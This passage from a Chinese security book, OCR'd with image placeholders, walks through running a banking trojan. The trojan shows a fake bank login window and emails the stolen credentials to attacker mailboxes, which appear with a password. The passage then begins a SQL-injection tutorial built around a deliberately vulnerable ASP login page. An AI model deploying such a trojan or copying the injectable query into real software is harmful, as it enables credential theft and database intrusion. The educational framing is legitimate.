


图 2-24

这里，笔者在 163.com 申请了两个邮箱，账户长度与原账户一样，分别作为发送和接收账户信息的邮箱，地址如下。

发送邮箱：justtest11@163.com。

账户密码：justtest1。

接收邮箱：justhackerfunny@163.com。

将上述申请的账户信息替换至服务端程序中，修改完毕后，单击“保存文件”对服务端程序进行保存。

现在，网银大盗的服务端程序已经修改完毕，双击运行该程序，该程序就会开始在后台对 IE 的标题、URL 内容进行监听。当笔者通过工商银行的网站链接到网上银行时，明显感觉到窗口被迅速关闭，一个网上银行的登录页面出现在眼前，如图 2-25 所示。




图 2-25

如果现在打开任务管理器，在进程栏中将找不到 iexplore.exe 程序，那么此时出现的这个网上银行登录页面并不是 IE 浏览器打开的，而是程序虚拟的一个窗口。将它与真实的网上银行登录页面对比起来，如图 2-26 所示，可以明显地感觉到不同。




图 2-26

在伪造的登录页面中输入银行账户信息，提交后会显示错误，事实上无论账户信息是否正确，都会出现该提示，如图 2-27 所示。




图 2-27

为了不使用户怀疑，在单击“确定”按钮后，程序会把该伪造页面关闭，重新打开真正的网银登录页面供用户继续登录。

现在如果跳到服务端程序的目录里，可以看到新增了一个“RecData.dll”，这个 DLL 文件的内容即是被加密了的账户信息，此时打开刚刚设定的收信邮箱，可以发现邮箱中已收到截取的用户信息的 DLL 文件，如图 2-28 所示。




图 2-28

将此 DLL 文件用解密端程序(Reader.exe)打开 RecData.dll，刚输入的账户信息可以毫无偏差地曝露出来，如图 2-29 所示。




图 2-29

通过以上的事例分析，相信大家对钓鱼式攻击应该有了大概的认识，虽然有些部分讲得比较概括，但相信其中所蕴涵的技术点和新颖的欺骗方式一定会给读者留下很深的印象。网络钓鱼之所以能如此猖獗并能够屡屡得手，最大的原因就是利用了人们疏于防范的弱点，以及“贪小便宜”和“贪图便利”的心理。网络钓鱼投下足够吸引猎物上钩的“鱼饵”——恐吓或诱惑。用户的防线在这些因素的干扰下彻底崩溃，从而咬住了钩子。这是任何杀毒软件、防病毒、防火墙也无法防范的。虽然这些欺骗方式涉及了一些技术手段，但在其中，社会工程学却起着重要的作用。

2.2 SQL 注入

在上一节中介绍了方方面面的网络钓鱼手法，但这些手法多多少少都带有点欺骗的成分在内，而且攻击的目标并不是很确定，只能是“愿者上钩”。在本节中，将介绍一些富有技术性的东西，用这些技术可以对网络上某个预定目标进行入侵，达到远程入侵的目的。“注入攻击”这个词在网络上已经屡见不鲜。当入侵者准备入侵一台主机的时候，通常情况下是先查看这台服务器上有无 Web 服务，并查看这些动态网页是否有漏洞。如果有漏洞，则可以通过一些手段来得到管理员的密码，甚至是整个服务器的控制权！

在这些漏洞里，比较常见而又容易上手的一种攻击方式就是注入攻击。这种注入攻击技术并不需要太高深的基础，所以目前网络中掌握了这门技术的人有很多，这也是目前对网站进行入侵

的一种主流方式。正因为它容易学，一些初入门道的年轻小伙就到处践踏网站，更改其网站内容加以炫耀自己，这种人通常被称作“脚本小子”。其实他们并不算是真正的黑客，因为真正的黑客有自己的守则，他们会遵守黑客道德，而不会随意攻击别人的网站，更不会随意删除他人网站中的数据库。只有真正钻研技术和遵守守则的人，才是真正的黑客，才是值得大家尊重和推崇的技术研究者。

本节将披露 SQL 注入攻击技术的原理和手法，并补充一些针对注入攻击的防范措施，希望能让读者明白 SQL 注入攻击，并使更多的网络管理员让自己的服务器远离 SQL 注入攻击。

2.2.1　测试环境的搭建

本章中的许多内容要通过实例来讲解注入攻击，考虑到不能随意对他人的网络进行攻击和破坏，所以笔者在自己的电脑上搭建一个网站服务器，并构造一个存在漏洞的页面来给读者做实例演示。

在 Windows 下有很多网页服务器软件，其中比较常见的就是 IIS（Internet Information Server，Internet 信息服务）、PWS（Personal Web Server，个人网页服务器）、Apache 等。其中，PWS 在 Windows 98 中比较常见，但在 Windows 2000 以后的系统里用得更多的是功能更强大的 IIS；而 Apache 经常在 Linux 里跟 php 配合着用（虽然也有 Windows 版本下的），考虑到大部分读者使用的是 Windows 平台，而且 IIS 也比较常见，并且容易安装，所以笔者在这里是用 IIS 来做的网站服务器。

下面介绍 IIS 的安装过程：

首先，将 Windows XP 的安装光盘放入光驱中，然后单击“开始”→“设置”→“控制面板”，如图 2-30 所示。




图 2-30

在弹出的“添加或删除程序”对话框中，单击“添加/删除 Windows 组件”按钮，如图 2-31 所示。

图 2-31

然后，在弹出来的“Windows 组件向导”对话框中勾选“Internet 信息服务（IIS）”，并单击“下一步”按钮，之后等待 Windows 复制完相关的文件，弹出完成提示，就完成了 IIS 的安装，这个过程十分简单，如图 2-32～图 2-34 所示。




图 2-32




图 2-33




图 2-34

在完成了 IIS 的安装后，IIS 会把 C:\Inetpub\wwwroot 作为网站的根目录（不一定是在 C 盘，如果读者的操作系统安装在 D 盘，那么就应该到 D:\Inetpub\wwwroot 去找了）。接下来只要把相关的网页文件放到这个目录里去，就可以在 IE 浏览器中浏览这个网页了。

为了检验 IIS 是否能正常工作，先用记事本编写如下代码。

```
<html>
<head>
<title>测试网页</title>
</head>
<body>测试 IIS 是否能正常工作，看到我就说明 IIS 能正常工作了！
```

```
</body>
</html>
```

将上述代码保存为 aaa.html 文件，并把这个文件复制到 C:\Inetpub\wwwroot 文件夹中，接下来打开 IE 浏览器访问这个“http://127.0.0.1/aaa.html”网页，看它能否正常显示，如果能看到如图 2-35 所示的界面，就说明 IIS 已正常运行了！




图 2-35

小知识

在计算机中，127.0.0.1 和 localhost 都是保留地址，也就是不会分配出去给别人用的地址，无论在哪台计算机上，它代表的只是那台计算机本身。在一台计算机（甲）上用浏览器打开 127.0.0.1 或 localhost 这个网站，其实网页浏览器连接的就是这台电脑上的网页服务器；而在另一台计算机（乙）上也输入同样的地址，并不能访问到甲的网页服务器，而是访问乙自己计算机上的网页服务器。

如果能看到图 2-35 所示的页面，就说明 IIS 已经成功安装了，因为刚编写的 html 静态网页文件能正常地解析了，但并不是说能成功解析 html 静态网页文件就代表 IIS 已安装配置完毕，接下来还应该测试一下 IIS 对 asp 动态脚本网页是否也能正常地解析。用记事本输入下述代码。

```
<html>
<head><title>测试 asp</title></head>
<body>
<%
Response.Write "Asp 正常执行"
%>
</body>
</html>
```

将上述代码保存为 aaa.asp 文件，并复制到 C:\Inetpub\wwwroot 文件夹中，然后打开 IE，在地

址栏里输入 http://127.0.0.1/aaa.asp 或 http://localhost/aaa.asp 回车，如图 2-36 所示。




图 2-36

如果在 IE 浏览器中显示了“Asp 正常执行”，说明 IIS 现已能正确地解析 Asp 代码，到此，IIS 已经安装并调试完毕了。

2.2.2　一个简单的实例

相信很多读者都曾用过留言本之类的程序，大部分留言本的管理后台都是需要登录才能对留言本进行管理的。一般情况下，用户在输入了密码，单击“登录”之后，登录页面会把用户输入的密码提交给一个动态网页，这个网页就自动到数据库里去查看这个提交上来的密码跟数据库里的密码是否相同，如果相同就登录成功，否则就会提示输入错误。

这里笔者按这种思路编写了一套简单的验证程序，以实例的方式示例这个过程。

下面是一个按照以上思路编写的例子，先编写一个页面用来显示用户名和密码输入框、登录按钮，代码如下。

```
<Html>
<head><title>登录页面</title></head>
<Body>
<div align="center">
<form action="login.asp" method="post">
请输入密码：
<br><br>
用　户：<input name="name" type="textbox">
<br>
密　码：<input name="pass" type="password">
<br>
```

```
<input type="submit" value="登录">
</form>
</div>
</body>
</html>
```

用记事本编写好以上代码，把它们保存成名为 login.html 的网页文件。

这个页面是用来给用户输入用户名和密码的，在用户输入完用户名和密码后，单击“登录”按钮之后，这个页面就会把 pass 框里的内容 post（提交）给 login.asp 这个网页来验证。关于“login.asp”文件将在下面讲到。

下面来解释这些代码的含义：

```
<form action="login.asp" method="post">
```

这句代码的意思是指定把数据提交给 login.asp 这个网页。

```
<input name="name" type="textbox">
.....
<input name="pass" type="password">
```

这是一个典型的表单，这两句代码的意思是显示一个文本输入框和一个密码输入框，这个文本输入框的名字是“name”，这非常重要。因为 login.asp 会收到很多数据，这些数据使得 login.asp 不容易分辨哪个才是用户名，哪个才是密码，所以还需要增加个名字，使 login.asp 能加以区分，根据这个名字从一大堆提交上来的数据里取得用户名和密码数据。

这个用来接收和区分的 login.asp 代码如下。

```
<%
inname = Request("name")
inpass = Request("pass")
set conn=server.createobject("ADODB.CONNECTION")
conn.open "Provider=microsoft.jet.oledb.4.0; Data Source=C:\Inetpub\
wwwroot\db.mdb;"
Set rs = conn.Execute("SELECT * FROM data WHERE uname='" & inname &"'")
truepass = rs("upass")
if inpass=truepass then
  response.write("登录成功！")
else
  response.write("登录失败！")
end if
%>
```

```
<p>用户编号:
<%response.write(rs("uid"))%>
</p>
<%
Set rs=Nothing
conn.close
%>
```

上述代码较多，接下来笔者一一解释这些代码。

```
inname = Request("name")
inpass = Request("pass")
```

这句是从提交上来的数据里找出名为 name 和 pass 的数据，并分别保存在 inname 和 inpass 这两个变量里，inpass 这个变量在接下来对比 pass 是否正确时要用到。

```
set conn=server.createobject("ADODB.CONNECTION")
conn.open "Provider=microsoft.jet.oledb.4.0; Data Source=C:\Inetpub\
wwwroot\db.mdb;"
```

这两句看起来比较长，其实只是让程序连接上 C:\Inetpub\wwwroot 里的 db.mdb 这个数据库文件，以便查询数据。db.mdb 这个文件接下来会讲到。

```
Set rs = conn.Execute("SELECT * FROM data WHERE uname='" & inname &"'")
```

这句是查询 db.mdb 这个数据库文件里 data 表中的 uname 中的变量为 inname 内容的数据，并将其保存在 rs 这个变量中。

```
truepass = rs("upass")
```

将查询记录中 upass 字段的内容保存到 truepass 变量中。

```
if inpass=truepass then
  response.write("登录成功！")
else
  response.write("登录失败！")
end if
```

这是很经典的判断语句，判断 inpass 变量的内容是不是跟 truepass 的内容相同，换句话说，就是判断用户输入的密码是不是跟从数据库里查询到的密码值相同，相同就输出“登录成功”，否则就输出“登录失败”。

```
<p>用户编号：<% respons.wirte(rs("uid"))%></p>
```

这句是显示出数据库里的 uid 字段的内容，也就是当前登录用户的编号。

```
Set rs=Nothing
conn.close
```

最后两句代码是释放变量和关闭数据库连接，虽然不释放也不会出错，但这是编程的好习惯，值得提倡。

这个 asp 文件的工作流程就是先把用户提交上来的 name 和 pass 值提取出来，然后到数据库中查询 uname 与用户提交上来的 name 值相同的数据，同时将数据库中的 upass 字段的值提取出来并将它与用户提交上来的 pass 值相对比，两者相同就表示密码正确，提示登录成功，否则将提示登录失败。

这里还有个关键的东西没建立，就是 db.mdb 这个数据库文件。其实这并不复杂，用微软的 Access 很容易建立。不过在建立之前，应该确认读者的电脑上是否已经安装了微软 Office 中的 Access 组件，如果没装就应该先装上。这里，笔者示例 mdb 数据的建立过程，笔者的电脑上使用的是 Office 2007。

Access 2007 的界面是很漂亮的，而且其界面跟传统版本的 Access 有很大的不同，不过，也还是万变不离其宗，它的功能总是不会变的，仔细找找还是能找到相应的功能的。

现在要建立一个新的数据库文件，单击菜单里的“新建”，根据前面代码要用到的数据库，建立表结构如图 2-37 所示。

字 段 名	类　型	备　注
uid	自动编号	设为主键
uname	文本	用户名字段
upass	文本	密码字段




图 2-37

接下来要做的就是向字段中输入用户名和密码。双击左边的表名 data 就进入了数据编辑界面，在里面增加两条记录，如图 2-38 所示，uname 里的是用户名，upass 里的是密码。




图 2-38

将 login.html 和 login.asp 复制到 C:\Inetpub\wwwroot 目录中，打开 IE，访问 http://127.0.0.1/login.html 就可以访问登录页面了，如图 2-39 所示。




图 2-39

输入正确的密码 admin，单击“登录”按钮，显示登录成功，如图 2-40 所示。




图 2-40

接下来打开登录页面，随便输入一个密码，如“123”，单击“登录”按钮，显示登录错误，如图 2-41 所示。




图 2-41

通过上述演示说明这个密码验证程序从功能上说是正常的，它能准确地判断密码是否正确。不过上述这些代码是存在问题的。提交上来的数据（即 name 的值）并没有判断其合法性，程序将用户提交出的 name 值直接放到 SQL 语句中使用，这样的话，如果用户输入的不是密码，而是一段代码，问题就严重了。这里是不是跟溢出有些相像？都是想尽办法往程序里插入精心构造的代码，从而让计算机运行精心构造好的代码，得到这台计算机的控制权。从理论上说，确实有很多相似之处，不过，注入的效果却显而易见，而且没有多少编程功底的人也可以很容易地理解并掌握这门技术，甚至可以用别人做好的傻瓜工具来入侵，确实比溢出容易多了。

接下来，尝试下在用户名输入框里输入一个单引号登录会是什么效果，如图 2-42 所示。




图 2-42

从图 2-42 可以看到，IIS 出现了 500 错误，提示无法显示该网页，如果想查看是什么错误，需要重新设置 IE 才行。设置的方法很简单，单击“工具”→“Internet 选项”，如图 2-43 所示。

